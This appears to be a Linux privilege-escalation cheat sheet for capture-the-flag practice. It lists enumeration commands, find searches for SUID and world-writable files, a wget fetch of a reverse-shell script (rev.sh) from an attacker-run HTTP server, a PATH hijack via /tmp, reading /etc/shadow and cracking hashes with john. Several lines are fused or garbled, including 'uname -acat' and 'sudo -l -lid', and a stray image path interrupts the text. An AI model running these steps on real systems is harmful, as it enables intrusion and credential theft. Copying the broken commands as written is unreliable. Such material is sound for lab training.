ls -la
ls -l /home
hostname
hostname -A
uname -acat /proc/version
cat /etc/issue# View all running processes
ps -A
# View process tree
ps axjf
# Show processes for all users
ps aux# environmental variables
env
# path variables
echo $PATH# list sudoer commands
sudo -l -lid
cat /etc/passwdhistory
# network interfaces
ifconfig
# which network routes exist
ip route# list open TCP ports
netstat -at
# list open UDP ports
netstat -au
# list listening ports
netstat -l
# list network usage statistics by protocol
netstat -s
# show interface statistics
netstat -i# find "flag" in the current directory
find . -name *flag*.txt -type f 2>/dev/null
# find "flag" in the home directory
find /home -name *flag*.txt -type f 2>/dev/null
# find the directory named "config"
find / -type d -name config -type f 2>/dev/null
# find files with the 777 permissions
find / -type f -perm 0777 -type f 2>/dev/null
# find executable files
find / -perm a=x -type f 2>/dev/null
# find files of user "frank" under home
find /home -user frank -type f 2>/dev/null
# find files last modified in 10 days
find / -mtime 10 -type f 2>/dev/null
# find files last accessed in 10 days
find / -atime 10 -type f 2>/dev/null
# find files last changed in 10 days
find / -ctime 10 -type f 2>/dev/null# find world-writeable folders
find / -perm -o w -type d 2>/dev/null
# find world-executable folders
find / -perm -o x -type d 2>/dev/null
# find development tools and supported languages:
find / -name perl* 2>/dev/null
find / -name python* 2>/dev/null
find / -name gcc* 2>/dev/null# find files with the SUID bit
find / -perm -u=s -type f 2>/dev/null
find / -user root -perm /4000 2>/dev/null
find / -type f -perm -04000 -ls 2>/dev/null# list enabled capabilities
getcap -r / 2>/dev/null- https://github.com/carlospolop/PEASS-ng
- https://github.com/rebootuser/LinEnum
- https://github.com/mzet-/linux-exploit-suggester
- https://github.com/linted/linuxprivchecker
- https://github.com/diego-treitos/linux-smart-enumeration
find writeable folder
find / -writable 2>/dev/null | cut -d "/" -f 2 | sort -uHTTP Server
python3 -m http.server
wget <my_ip>:8000/rev.sh
expect for a scheduled task that runs with root privileges
cat /etc/crontab
# SetUID bit enforces user ownership on an executable file
chmod u+s
# SetGID bit enforces group ownership on files and directories
chmod g+s
getcap -r / 2>/dev/null
# add /tmp to PATH
export PATH=/tmp:$PATH
cat /etc/exports
enumerating mountable shares
showmount -e <ip>hash-identifier
# or haiti-hash
gem install haiti-hash
# or name-that-hash
pip3 install name-that-hashbase64 /etc/passwd | base64 --decode | tail -n4
base64 /etc/shadow | base64 --decode | tail -n4
john --wordlist=/usr/share/wordlists/rockyou.txt passwords.txt
john --show passwords.txt